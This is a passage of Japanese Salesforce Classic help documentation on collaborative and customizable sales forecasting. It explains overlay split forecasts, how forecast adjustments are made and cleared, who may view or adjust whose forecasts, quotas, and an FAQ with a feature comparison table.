
オーバーレイ売上予測を使用して、オーバーレイ分割からの収益を予測できます。売上予測金額は、商談の［金額］項目とオーバーレイチームメンバーの分割率に基づいて、ロール階層により積み上げ集計されます。

次に、営業担当の Scott が所有する商談を示します。この商談には、案件を成立させるために Scott と共に取り組んでいる営業担当技術者 Owen のオーバーレイ分割が含まれています。商談の［金額］項目は、Scott の商談収益の売上予測に集計されます。



- Scott はこの商談を所有しています (1)。
- Owen は 50% 分割を受け取ります (2)。

Owen のマネージャは、オーバーレイ売上予測を参照し、Owen が貢献している案件や、Owen の営業担当技術者チームが取り組んでいる他の商談すべてを確認することもできます。Owen のマネージャは、Owen がこの案件で 50% のクレジットを得ていること、この案件に貢献していること、および最善達成予測の売上予測の合計が $948,000 になることを確認できます。Owen のマネージャは、案件がより高い金額で成立すると予測する場合、最善達成予測の売上予測金額を調整できます。



- オーバーレイ分割の売上予測が表示されている [売上予測種別] メニュー (1)
- Owen の 50% 分割 (2)
- 2013 会計年度第 4 四半期の最善達成予測の売上予測に対する Owen の $198,000 の貢献 (3)
- 2013 会計年度第 4 四半期の最善達成予測の合計金額 (4)

売上予測の調整

現在の売上予測と将来の実績との差を予想するコラボレーション売上予測ユーザは、売上予測の積み上げ集計金額を変更できます。

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

コラボレーション売上予測での売上予測の調整

最善達成予測および達成予測の売上予測金額に調整を加えます。その後、必要に応じて調整を変更または削除します。

売上予測の調整

コラボレーション売上予測で最善達成予測または達成予測の売上予測金額に調整を加えるには、売上予測テーブルの該当のセルをクリックして、新しい金額を入力します。

売上予測の調整の表示と編集

コラボレーション売上予測の売上予測調整について、調整を行ったユーザ、調整金額、および元の総積み上げ (調整前の売上予測金額) などの詳細を表示します。必要に応じて、自分で行った調整を編集します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition (カスタム項目の売上予測を除く)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談の分割を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

コラボレーション売上予測での調整消去

一部の売上予測とカスタム会計年度の設定を変更すると、調整を消去できます。売上予測の基盤となるデータには影響しません。

コラボレーション売上予測での売上予測の調整

最善達成予測および達成予測の売上予測金額に調整を加えます。その後、必要に応じて調整を変更または削除します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition (カスタム項目の売上予測を除く)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談の分割を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

売上予測を調整するには、調整が有効になっている必要があります。Salesforce システム管理者は、マネージャが部下の売上予測を調整すること、すべてのコラボレーション売上予測ユーザが各自の売上予測を調整すること、またはこの両方を有効にすることができます。

調整は、売上予測期間の終了時に売上予測の商談によってもたらされると見込まれる最終金額についての、売上予測マネージャまたは営業担当の判断を示します。売上予測マネージャは自分または部下の売上予測の調整が必要になる場合があります。たとえば、一部の従業員が、商談に金額を割り当てるときに過度に楽観的または保守的になる傾向があるとわかっている場合です。また、営業担当は、商談金額が過小または過大評価されていると感じたときに、各自の売上予測を調整できます。売上予測マネージャは、商談総額のみを含む売上予測と、商談チームの他の人が調整した売上予測を調整できます。調整によって、基本的な総積み上げ集計金額が変更されることはありません。詳細情報が追加されるのみです。複数の売上予測種別を有効にしている場合、売上予測種別ごとに別々の調整が保持されます。

売上予測マネージャは、自分の達成予測と最善達成予測を調整できるほか、売上予測階層の1つ下のレベルの部下の売上予測を調整できます。また、売上予測階層で自分より下の全レベルの部下が行った調整を表示できます。部下の売上予測に行われた調整は、売上予測マネージャ自身の売上予測に積み上げ集計されます。調整を行うときに、メモを含めることができます。この調整メモはレポートに表示されません。

たとえば、あなたが営業マネージャで、あなたの営業担当の 1 人の売上予測を 2,000 ドルから 1,500 ドルに下方調整したとします。あなたの売上予測マネージャである副社長があなたの売上予測を確認すると 1,500 ドルと共に、金額が調整されていることを示すアイコン が表示されます。副社長はこの売上予測を 2,000 ドルに戻すことを決定できます。

売上予測マネージャ自身の売上予測ページには、自分のすべての売上予測金額とそれに関連する商談の詳細が表示されます。マネージャが部下の売上予測ページを表示すると、その部下に表示される合計が表示されます。マネージャが自分の売上予測ページで部下の金額に行った調整は、部下の売上予測ページには表示されません。代わりに、部下の売上予測と、部下が自身の金額またはその部下の金額に加えた調整がマネージャに表示されます。たとえば、あなたは営業統括責任者だとします。あなた自身の売上予測ページでは、第1レベルの部下の 1 人である営業マネージャの 7 月の最善達成予測の売上予測が 1,250 ドル (あなたが行った調整 50 ドルを含む) と表示されています。ただし、営業マネージャの売上予測ページを表示すると、そのページにはあなたの行った調整が含まれないため、7月の最善達成予測の売上予測が1,200 ドルと表示されます。マネージャと部下が同じ売上予測金額を調整した場合、マネージャの調整のみが売上予測階層に積み上げ集計されます。

複数の売上予測種別を有効にしている場合、売上予測種別ごとに別々の調整が保持されます。たとえば、商談収益の売上予測と商談数量の売上予測が有効になっている場合、各売上予測で売上予測金額を調整することができます。ただし、商談収益ベースの売上予測で行った調整は、他の売上予測種別では調整として表示されません。そのため、商談収益の売上予測の金額を100,000ドルから90,000ドルに調整し、その後、売上予測ビューを切り替えると、商談数量売上予測に同じ調整値は表示されません。売上予測ビューを商談収益の売上予測に戻すと、90,000ドルの調整が表示されます。商品ファミリの売上予測を使用している場合、ユーザは各自の商品ファミリの売上予測金額を調整することはできません。

商談が1つの売上予測分類から別の売上予測分類に移動する([パイプライン]から[最善達成予測]に移動するなど)と、未調整の金額は積み上げ集計ごとに変更されます。ただし、[売上予測]ページの積み上げ集計テーブルの調整された売上予測金額は変更されません。商談フェーズでの変更を考慮するには、各売上予測積み上げ集計への調整を更新または削除することをお勧めします。

メモ: 売上予測ページを表示しているときに、部下が売上予測金額を調整していることや、関連する商談を編集していることがあります。または、あなた自身があなたのページで部下の売上予測を調整する場合もあります。これらのすべてのイベントによって、売上予測金額が変化します。最新の売上予測金額を参照するには、[更新]をクリックします。

あなたの売上予測を表示および調整できるユーザは、次のとおりです。

ユーザ	売上予測を表示できる	売上予測を調整できる
あなたのマネージャのマネージャ	はい	いいえ
自分のマネージャ	はい	はい。マネージャが自分の売上予測ページから金額を調整します。
あなた自身	はい	システム管理者が有効にしている場合は、はい。調整できるのは、[私の商談]の小計ではなく、売上予測合計のみです。
あなたの直属部下	いいえ	いいえ
直属ではない部下	いいえ	いいえ

あなたがどのユーザの売上予測を表示および調整できるかを次に示します。

ユーザ	売上予測を表示できる	売上予測を調整できる
あなたのマネージャのマネージャ	いいえ	いいえ
自分のマネージャ	いいえ	いいえ
あなた自身	はい	Salesforceシステム管理者が有効にしている場合は、はい。

ユーザ	売上予測を表示できる	売上予測を調整できる
あなたの直属部下	はい。ただし、直属の部下の売上予測を選択しても、その部下と同じビューが表示されるため、あなたの調整は表示されません。	はい。あなたが自分の売上予測ページからこれらの金額を調整します。
直属ではない部下	はい。部下に表示されるビューと同じビューが表示されます。	いいえ。直属部下は、その部下自身の売上予測を調整できます。

売上予測に調整が含まれる場合、金額の横に次のアイコンが表示されます。

アイコン	定義
	あなたが売上予測金額を調整しました。このアイコンは、あなたの売上予測ページにのみ表示されます。
	あなたの部下が売上予測を調整しました。このアイコンは、あなたの売上予測ページと部下の売上予測ページに表示されます。
	あなたと 1 人以上の部下が売上予測を調整しました。部下のユーザページにドリルダウンすると、その部下に表示されるページが表示されるため、あなたの売上予測ページにのみ、このアイコンが表示されます。
	調整を保存します。
	調整を取り消し、売上予測の以前の値に戻します。ボタンにマウスを置くと、以前の値に調整が含まれているかどうかが示されます。
	調整に関する注意があります。

アイコン	定義
削除	調整を削除し、以前の値に復元します。その値には他のユーザの調整が含まれる可能性があります。

関連トピック:

- 売上予測の調整
- 売上予測の調整の表示と編集
- コラボレーション売上予測での調整消去
- 売上予測種別間の変更
- 売上予測の更新に関するガイドライン

売上予測の調整

コラボレーション売上予測で最善達成予測または達成予測の売上予測金額に調整を加えるには、売上予測テーブルの該当のセルをクリックして、新しい金額を入力します。

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

売上予測を調整するには、調整が有効になっている必要があります。Salesforce システム管理者は、マネージャが部下の売上予測を調整すること、すべてのコラボレーション売上予測ユーザが各自の売上予測を調整すること、またはこの両方を有効にすることができます。

商品ファミリ売上予測を使用している場合、すべての商品ファミリの合計ではなく、部下の個々の商品ファミリの合計を調整します。

1. 調整する売上予測を特定したら、そのセルにマウスカーソルを移動し、をクリックします。
2. 項目の調整を入力します。
3. 調整を行った理由を含める場合、メモ (最大 140 文字) を追加します。
4. をクリックします。売上予測が調整されたことを示す白い点 ( ) が金額の横に表示されます。ページの期間範囲合計行に調整が積み上げ集計されます。調整にメモを含めると、青色の三角形 ( ) が金額の横に表示されます。

関連トピック:

- コラボレーション売上予測での売上予測の調整
- 売上予測の調整の表示と編集
- コラボレーション売上予測での調整消去
- 売上予測種別間の変更

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Professional** Edition (カスタム項目の売上予測を除く)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談の分割を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

売上予測を使用する
- 「売上予測を許可」

売上予測を調整する
- 「売上予測の上書き」

売上予測の調整の表示と編集

コラボレーション売上予測の売上予測調整について、調整を行ったユーザ、調整金額、および元の総積み上げ (調整前の売上予測金額) などの詳細を表示します。必要に応じて、自分で行った調整を編集します。

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

1. 売上予測テーブルを展開し、表示する調整後の売上予測を探します。調整した売上予測金額の横に、インジケータが表示されます。
2. セルの上にマウスを置くと、調整の詳細情報が表示されます。
3. セルをダブルクリックするか をクリックすると、適用した調整を編集または削除できます。

関連トピック:

コラボレーション売上予測での売上予測の調整

売上予測の調整

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition (カスタム項目の売上予測を除く)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談の分割を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

売上予測を使用する
- 「売上予測を許可」

売上予測を調整する
- 「売上予測の上書き」

コラボレーション売上予測での調整消去

一部の売上予測とカスタム会計年度の設定を変更すると、調整を消去できます。売上予測の基盤となるデータには影響しません。

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

Salesforce システム管理者が次のいずれかの操作を行ったときに調整消去が実行されます。

- コラボレーション売上予測を無効にする。
- マネージャの調整を無効にする。売上予測マネージャが部下の売上予測に行った調整のみが消去されます。
- 所有者の調整を無効にする。売上予測ユーザが自分の売上予測に行った調整のみが消去されます。
- 売上予測期間の設定を毎四半期から毎月または毎月から毎四半期に変更する。
- 売上予測種別を無効にする。無効にされた売上予測種別の調整のみが消去されます。
- 売上予測期間が四半期に設定されている場合に、会計年度の開始月を変更する。目標と調整が消去されます。
- 商品ファミリを削除する。削除された商品ファミリの調整と目標が消去されます。
- 累積売上予測積み上げ集計から個別の売上予測分類積み上げ集計に切り替える、またはその逆に切り替える。
- カスタム会計年度を初めて作成する。対応する標準会計年度以降の調整と目標はすべて消去されます。
- カスタム会計期間または四半期を削除する。その期間または四半期の売上予測の調整と目標も削除されます。

次のどちらかに該当する場合にも調整消去が実行されます。

- 売上予測マネージャではなくなった。あなたが部下の売上予測金額に行った調整のみが消去されます。
- 売上予測階層で売上予測マネージャとして設定されているロールからあなたが削除された。あなたが部下の売上予測金額に行った調整のみが消去されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition (カスタム項目の売上予測を除く)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談の分割を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

関連トピック:

コラボレーション売上予測での売上予測の調整

売上予測の調整

コラボレーション売上予測の目標

売上予測目標は、営業チームメンバーに割り当てられる月別または四半期別の売上目標です。マネージャの売上目標は、マネージャおよびチームに期待される金額の合計と等しくなります。目標の積み上げ集計はユーザおよびマネージャが手動で実行し、収益または数量のデータを使用できます。複数の売上予測種別を有効にしている場合、種別ごとに別々の目標情報が保持されます。

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

売上予測目標が有効になっている場合、目標データが売上予測ページの次の場所に表示されます。

- 特定期間の目標金額を含む列。売上予測に商品ファミリが含まれる場合は、この列に各商品ファミリの目標が含まれます。
- 特定の売上予測積み上げ集計の特定期間で達成された金額の割合を含む行。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

使用可能なエディション: 「API の有効化」権限のある **Professional** Edition

コラボレーション売上予測で目標を使用する場合の考慮事項
売上予測目標を使用する前に、いくつかの考慮事項を確認してください。

コラボレーション売上予測での目標情報の表示および非表示
意図したとおりに売上予測ページが表示されるように、目標データを表示したり、非表示にしたりします。

コラボレーション売上予測で目標を使用する場合の考慮事項

売上予測目標を使用する前に、いくつかの考慮事項を確認してください。

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

- 商品ファミリの売上予測では、営業マネージャは、自身の個別の商品ファミリの目標および目標達成率を参照することができません。積み上げ集計テーブルに表示されるのは総目標のみです。たとえば、3 人の営業担当の目標金額が合わせて 75,000 ドルで、その売上予測マネージャの個人の目標金額が 30,000 ドルの場合、マネージャの目標は 105,000 ドルになります。
- 編集できるのは直属の部下の目標のみで (「目標を管理」権限が必要)、自分の目標は編集できません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

使用可能なエディション: 「API の有効化」権限のある **Professional** Edition

関連トピック:

コラボレーション売上予測の概念
コラボレーション売上予測での目標情報の表示および非表示
コラボレーション売上予測の目標の有効化

コラボレーション売上予測での目標情報の表示および非表示

意図したとおりに売上予測ページが表示されるように、目標データを表示したり、非表示にしたりします。

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

1. [表示オプション]をクリックします。
2. 各期間の目標金額を表示するには、[目標列を表示] を選択します。
3. 選択した期間での特定の積み上げ集計の目標達成率を表示するには、[目標達成率を表示]を選択します。各売上予測金額の下に表示されるパーセントは、金額が表すユーザの目標の比率を示します。

使用している売上予測種別に応じて、目標情報に収益または数量が表示されます。複数の売上予測種別を有効にしている場合、売上予測種別ごとに別々の目標情報が保持されます。目標情報を非表示にするには、[表示オプション] に戻り、これらのオプションの選択を解除します。

関連トピック:

コラボレーション売上予測で目標を使用する場合の考慮事項
コラボレーション売上予測の目標の有効化

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

使用可能なエディション: 「API の有効化」権限のある **Professional** Edition

ユーザ権限

目標を使用する
- 「売上予測を許可」
  および
  「目標を管理」

FAQ - 売上予測によるセールスサイクルの予測と計画

FAQ - 売上予測

- 売上予測のバージョン間の違いは?
- 自分の売上予測を調整できますか?
- 売上予測を調整できないのはなぜですか?
- 自分が調整できる売上予測はどのように決まるのですか?
- 売上予測ページに商談が表示されないのはなぜですか?
- テリトリー管理を使用できないのはなぜですか?
- 売上予測分類と商談フェーズの対応付けを表示および更新する方法は?
- 自分の売上予測ページに「ジャンプ先」リンクが表示されないのはなぜですか?
- 営業担当者の目標はどのように設定しますか?

関連トピック:

コラボレーション売上予測の概念

売上予測のバージョン間の違いは?

コラボレーション売上予測には、カスタマイザブル売上予測とほぼ同じ機能が含まれています。

売上予測の各バージョンで使用できる機能を参照してください。コラボレーション売上予測に移行する場合は、「カスタマイザブル売上予測からコラボレーション売上予測への移行に関する考慮事項」(ページ 2290)を参照してください。

機能	カスタマイザブル売上予測	コラボレーション売上予測
API へのアクセス	✔	✔
自動積み上げ集計	✔	✔
リアルタイムのチャット		✔
カスタム会計年度	✔	✔
カスタム商談通貨項目の売上予測		✔ (Professional Edition では利用できません)
デフォルトの売上予測通貨設定		✔
個々の売上予測範囲の選択 — ユーザ制御	✔	✔
商談フェーズへの売上予測分類の対応付け	✔	✔
月別売上予測	✔	✔
マルチ通貨のサポート	✔	✔
商談レベルでの調整	✔	カスタム商談通貨項目を使用して調整金額およびカスタム項目の売上予測を保存し、その項目の積み上げ集計を追跡できます。
商談リストの絞り込みと並び替え		✔
商談分割の売上予測		✔ (Professional Edition では利用できません)
商談フェーズ	✔	✔
オーバーレイ分割の売上予測		✔ (Professional Edition では利用できません)
売上予測の上書き (調整)	✔	✔
メモの上書き (調整)	✔	✔

機能	カスタマイザブル売上予測	コラボレーション売上予測
売上予測でのパートナー商談	✔	✔ (Professional Edition では利用できません)
商品ファミリの売上予測	✔	✔
商品スケジュールの売上予測	✔	
目標	✔	✔
数量ベースの売上予測	✔	✔
四半期別売上予測	✔	✔
カテゴリの名前変更		✔
レポートとダッシュボード	✔	✔
売上予測テーブルの列のサイズ変更		✔
収益売上予測	✔	✔
売上予測の共有	✔	✔ (パイロット、API のみ)
スナップショットと売上予測履歴	✔	✔
並び替え可能な売上予測ページの商談リスト	✔	✔
売上予測の登録	✔	
テリトリー管理	✔ (元のテリトリー管理機能のみ。エンタープライズテリトリー管理はサポートされていません)	

関連トピック:

FAQ - 売上予測

自分の売上予測を調整できますか?

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

Salesforce システム管理者は、マネージャが部下の売上予測を調整すること、すべてのコラボレーション売上予測ユーザが各自の売上予測を調整すること、またはこの両方を有効にすることができます。マネージャの*調整*

のみが有効になっている場合は、売上予測マネージャ以外は売上予測を調整できません。この場合、コラボレーション売上予測マネージャは階層内で自分の部下の売上予測を調整できますが、自分自身の売上予測を調整することはできません。

*所有者*の調整が有効になっている場合は、すべての売上予測ユーザが各自の売上予測金額を調整できます。

関連トピック:

売上予測を調整できないのはなぜですか?

売上予測の調整

売上予測を調整できないのはなぜですか?

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

Salesforceシステム管理者は、マネージャが部下の売上予測を調整すること、すべてのコラボレーション売上予測ユーザが各自の売上予測を調整すること、またはこの両方を有効にすることができます。マネージャの調整のみが有効になっている場合、売上予測を調整するためには売上予測マネージャである必要があります。最近職務が変わった場合は、売上予測階層をチェックして、自分が引き続き売上予測マネージャであるかどうかを確認してください。[設定] から、[クイック検索] ボックスに「*売上予測階層*」と入力し、[売上予測階層] を選択します。売上予測マネージャである場合は、売上予測マネージャとして割り当てられているロールの横にあなたの名前が表示されます。

関連トピック:

自分の売上予測を調整できますか?

コラボレーション売上予測での売上予測の調整

自分が調整できる売上予測はどのように決まるのですか?

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

Salesforceシステム管理者は、マネージャが部下の売上予測を調整すること、すべてのコラボレーション売上予測ユーザが各自の売上予測を調整すること、またはこの両方を有効にすることができます。

自分がマネージャで、マネージャの調整が有効になっている場合は、売上予測階層によって参照および調整できる売上予測が決まります。*ロール階層*で自分の部下でも、売上予測階層で自分の部下でない場合は、そのユーザの売上予測を調整できません。

所有者の調整が有効になっている場合は、すべての売上予測ユーザが各自の売上予測を調整できます。

関連トピック:

自分の売上予測を調整できますか?

売上予測を調整できないのはなぜですか?

コラボレーション売上予測での売上予測の調整

売上予測ページに商談が表示されないのはなぜですか?

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

次のいずれかを実行します。

- 1 か月や 1 四半期、または複数月や複数四半期の範囲で、すべての売上予測分類の商談を表示するには、テーブルの行をクリックします。すべての分類の商談が商談リストに表示されます。
- 1 か月や 1 四半期、または複数月や複数四半期の範囲で、任意の 1 つの売上予測積み上げ集計の商談を表示するには、行内のセルをクリックします。その積み上げ集計の商談が商談リストに表示されます。

  ヒント: 売上予測積み上げ集計は、商談フェーズによって異なります。商談フェーズを更新せずに売上予測分類を変更するには、商談の詳細ページに移動します。システム管理者が [売上予測分類] 項目を商談ページレイアウトに追加した場合は、それをクリックして選択ボックスを開くことができます。このボックスの [売上予測分類] ドロップダウンリストを使用して、商談の売上予測分類を更新します。

- ひと月内の部下の商談を表示するには、該当する月のその部下の行をクリックします。
- 商談リストを並び替えるには、列のヘッダーをクリックします。ほとんどの列は五十音順に並べられていますが、[分類] 列は、完了時間に最も近い順または古い順で並べられています。
- ページより長いリスト内を移動するには、[前へ] と [次へ] をクリックするか、[ページ] 項目にページ番号を入力します。
- リストに表示される商談を編集するには、名前の横にある [編集] をクリックします。
- 商談に関連する Chatter 投稿を表示するには、商談の [商談名] リンクをクリックして詳細ページに移動します。[フィードを表示] をクリックします。すべての商談の活動に関する Chatter 通知を受信するには、[フォロー] をクリックします。

関連トピック:

売上予測から商談の詳細を表示する場合のガイドライン

売上予測分類と商談フェーズの対応付けを表示および更新する方法は?

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

売上予測分類と商談フェーズの対応付けを更新するにはシステム管理者である必要があります。

1. 商談の管理設定から、[項目] に移動します。
2. [フェーズ] をクリックします。
3. [商談フェーズ] 選択リスト値までスクロールダウンして、対応付ける売上予測分類を確認するために各フェーズの行を確認し、[編集] をクリックして、対応付けを編集します。

関連トピック:

FAQ - 売上予測

自分の売上予測ページに「ジャンプ先」リンクが表示されないのはなぜですか?

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

売上予測階層内で部下の売上予測ユーザからレポートを受ける売上予測マネージャのみに「ジャンプ先」が表示されます。

関連トピック:

FAQ - 売上予測

営業担当者の目標はどのように設定しますか?

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

適切な権限がある場合、次のようにして組織の目標を設定できます。

1. [設定] から、[クイック検索] ボックスに「*売上予測の設定*」と入力し、[売上予測の設定] を選択します。
2. [目標] の下の [目標を表示] を選択します。
3. 変更内容を保存します。
4. 目標データを読み込むには、API バージョン 25 以降またはデータローダのいずれかを使用します。

関連トピック:

コラボレーション売上予測で目標を使用する場合の考慮事項
コラボレーション売上予測での目標情報の表示および非表示

テリトリー管理を使用できないのはなぜですか?

メモ: この情報は、[コラボレーション売上予測] に適用され、[カスタマイザブル売上予測] には適用されません。

テリトリー管理はカスタマイザブル売上予測には使用できますが、コラボレーション売上予測には使用できません。

関連トピック:

FAQ - 売上予測

カスタマイザブル売上予測による収益および売上の予測

カスタマイザブル売上予測の概要

メモ: この情報は、[カスタマイザブル売上予測] に適用され、[コラボレーション売上予測] には適用されません。

カスタマイザブル売上予測は、組織がどのくらいの収益を得ることができるか、または組織がどのくらいの品目を販売できるかを予測するための柔軟なソリューションです。カスタマイザブル売上予測は、組織で売上を予測する方法を反映するように設定できます。カスタマイザブル売上予測により、毎月または四半期ごとの売上予測の実行、売上予測に金額を適用する際の異なる日付の使用、収益または数量に基づく売上予測の実行、商品ファミリに基づく目標の定義の追加などが可能になります。

カスタマイザブル売上予測を使用して、予測を見直し、売上予測金額を分析して自分の売上予測に含まれる商談を確認します。商談から直接売上予測金額を上書きするか、[売上予測] タブから、売上予測のロール階層内で自分より下位に位置するユーザの売上予測を非通知で上書きします。

[売上予測] タブをクリックすると、選択した売上予測期間の売上予測が表示されます。

- 売上予測を登録し、売上予測データを売上予測履歴と売上予測レポートで使用できるようにするには、[送信] をクリックします。「カスタマイザブル売上予測の登録」を参照してください。
- 過去に登録した売上予測データを表示するには、[売上予測履歴] をクリックします。次に、[売上予測ホーム] クリックすると、現在の売上予測データに戻ります。
- 選択した売上予測を単純な印刷レイアウトで表示するには、[印刷用に表示] をクリックします。
- 自分の売上予測と、共有を直接設定した直属部下の売上予測を見直します。別の表示オプションに関する手順は、「カスタマイザブル売上予測の表示」を参照してください。
- 売上予測の詳細を参照するには、[売上予測] サブタブをクリックします。詳細は、「カスタマイザブル売上予測の表示」を参照してください。
- 表示されている売上予測に含まれる商談を表示するには、[商談]サブタブをクリックします。[商談]サブタブでは、表示されている商談をさらに絞り込むためのリストビューを選択または作成できます。詳細は、「カスタマイザブル売上予測の表示」を参照してください。
- 調整後の合計を変更したり、特定の売上予測金額に上書きを追加するには、編集アイコン ( ) をクリックします。売上予測金額の上書きについては、「カスタマイザブル売上予測の上書き」を参照してください。

売上予測を利用できない場合は、管理者に連絡して、売上予測階層 (組織でテリトリー管理を使用している場合は、テリトリー階層) に追加してもらいます。

メモ: [売上予測] タブは、商談データに基づいてデータを自動的に計算する点が、他のタブと異なります。売上予測レコードを作成または削除する必要はありません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

他のユーザの売上予測を参照する
- 「すべての売上予測の参照」

売上予測を上書きする
- 「売上予測の上書き」

組織のカスタマイザブル売上予測の実装については、「カスタマイザブル売上予測の設定」を参照してください。

関連トピック:

- カスタマイザブル売上予測が有効か?
- 売上予測のバージョン間の違いは?
- カスタマイザブル売上予測が有効か?
- カスタマイザブル売上予測の管理

カスタマイザブル売上予測が有効か?

メモ: この情報は、[カスタマイザブル売上予測] に適用され、[コラボレーション売上予測] には適用されません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

カスタマイザブル売上予測に変換してもタブ名は変わらないため、カスタマイザブル売上予測を区別するのは困難です。ここでは、カスタマイザブル売上予測が有効かどうかを判断する方法を示します。

[売上予測] タブをクリックします。

- [カスタマイザブル売上予測のご紹介] ボタンか [今すぐリクエスト!] ボタンのいずれかが表示されている場合は、カスタマイザブル売上予測は有効ではありません。
- どちらのボタンも表示されていない場合は、すでに組織でカスタマイザブル売上予測は有効です。

カスタマイザブル売上予測を有効にする手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*カスタマイザブル売上予測*」と入力し、[売上予測階層] を選択します。
2. [カスタマイザブル売上予測の有効化] を選択します。
3. カスタマイザブル売上予測を有効化したら、「カスタマイザブル売上予測の設定」を参照してください。

関連トピック:

- カスタマイザブル売上予測の概要
- 売上予測のバージョン間の違いは?

カスタマイザブル売上予測の目標の設定

適切な権限を持つユーザが、各自の目標を設定できます。管理者、および適切な権限を持つユーザは、いつでも目標を編集でき、マネージャは、ロール階層の中で直下の部下にあたるユーザの目標をいつでも変更できます。

1. 次のいずれかの操作を実行します。
   - 個人の目標を設定するには、個人設定の個人情報にアクセスします。
   - 自分の部下にあたるユーザの目標を変更するには、[設定] から、[クイック検索] ボックスに「ユーザ」と入力し、[ユーザ] を選択して、該当するユーザの氏名をクリックします。
2. 目標関連リストで [編集] をクリックします。
3. 適切な範囲開始と範囲期間を選択します。選択できる場合は、テリトリーと商品ファミリを選択します。

   メモ: 組織でカスタムの会計年度を使用している場合、会計年度を定義していない期間の目標は設定できません。
4. 収益の目標額と数量を入力します。
